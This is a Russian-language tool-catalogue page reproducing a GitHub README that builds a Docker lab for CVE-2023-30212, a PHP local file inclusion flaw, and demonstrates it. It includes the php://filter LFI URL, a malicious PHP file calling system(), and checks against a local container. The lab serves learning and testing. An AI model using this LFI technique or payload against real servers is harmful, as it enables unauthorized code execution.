
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
cve-2023-30212 — PoC для CVE-2023-30212 с использованием Docker | Kitploit

Инструменты/GitHubGitHub/sungmin20/cve-2023-30212
Анализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийТестирование на ПроникновениеОбучение и ОбразованиеЛаборатории и Практика
GitHubsungmin20/cve-2023-30212

cve-2023-30212

PoC для CVE-2023-30212 с использованием Docker

Репозиторий
61 год назадЕщё не проверено
Поделиться

cve-2023-30212

PoC для CVE-2023-30212 с использованием Docker

CVE-2023-30212: Сборка среды и отчет PoC

📌 Обзор

Этот отчет содержит информацию о создании уязвимой веб-среды на основе Docker для уязвимости CVE-2023-30212, отсутствующей в Vulhub, и демонстрацию уязвимости с помощью PoC.

  • Номер CVE: CVE-2023-30212

  • Описание уязвимости: Возможность удаленного выполнения кода через PHP LFI (Local File Inclusion)
  • Сложность: Высокая (среда, отсутствующая в Vulhub)

🔧 Конфигурация среды




1. Dockerfile и docker-compose конфигурация

  • Базовый образ: php:8.1-apache
  • Копирование vulnerable.php и malicious.php в директорию /var/www/html
  • Внешний доступ через порт 8088 Сборка Docker

2. Описание основных файлов

Имя файлаОписание
vulnerable.phpPHP-файл с уязвимостью LFI
malicious.phpВредоносный PHP-файл для выполнения системных команд
docker-compose.ymlФайл конфигурации для сборки контейнера
DockerfileФайл конфигурации для создания Docker-образа
изображение изображение изображение изображение

🚀 Процесс эксплуатации уязвимости (PoC)

1. Запуск контейнера

docker-compose up -d

Имя контейнера: cve-2023-30212-cve-lfi-1

Сервер Apache запускается, становится доступен по адресу http://localhost:8088

2. Просмотр исходного кода вредоносного файла через LFI

Вызовите следующий URL, чтобы просмотреть содержимое malicious.php в кодировке base64:

http://localhost:8088/vulnerable.php?file=php://filter/convert.base64-encode/resource=malicious.php


base64

При декодировании вывода получается следующий PHP-код:

<?php system("touch /tmp/pwned"); ?>

изображение

3. Выполнение команды и проверка результата

Вызовите следующий URL, чтобы фактически выполнить команду:

http://localhost:8088/malicious.php

После выполнения должен создаться файл /tmp/pwned.

docker exec -it cve-2023-30212-cve-lfi-1 ls /tmp

Если в результате присутствует файл pwned, то всё успешно.

файл pwned

Итоговое резюме

  • Успешно просмотрено и декодировано содержимое вредоносного файла через уязвимость LFI на основе php://filter.
  • Успешно выполнена произвольная команда через вызов вредоносного PHP, содержащего функцию system().
  • Проверка PoC завершена созданием файла /tmp/pwned.
Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    530
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    479
  • 3

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    369
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    319
  • 5

    estorides

    grisuno/estorides

    Агрегирует 99+ бесплатных источников OSINT параллельно, преобразует сущности в граф знаний и экспортирует в STIX 2.1, MISP или GraphML с анализом при поддержке LLM.

    294
  • 6

    opencti

    opencti-platform/opencti

    Открытая платформа киберразведки угроз

    266

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →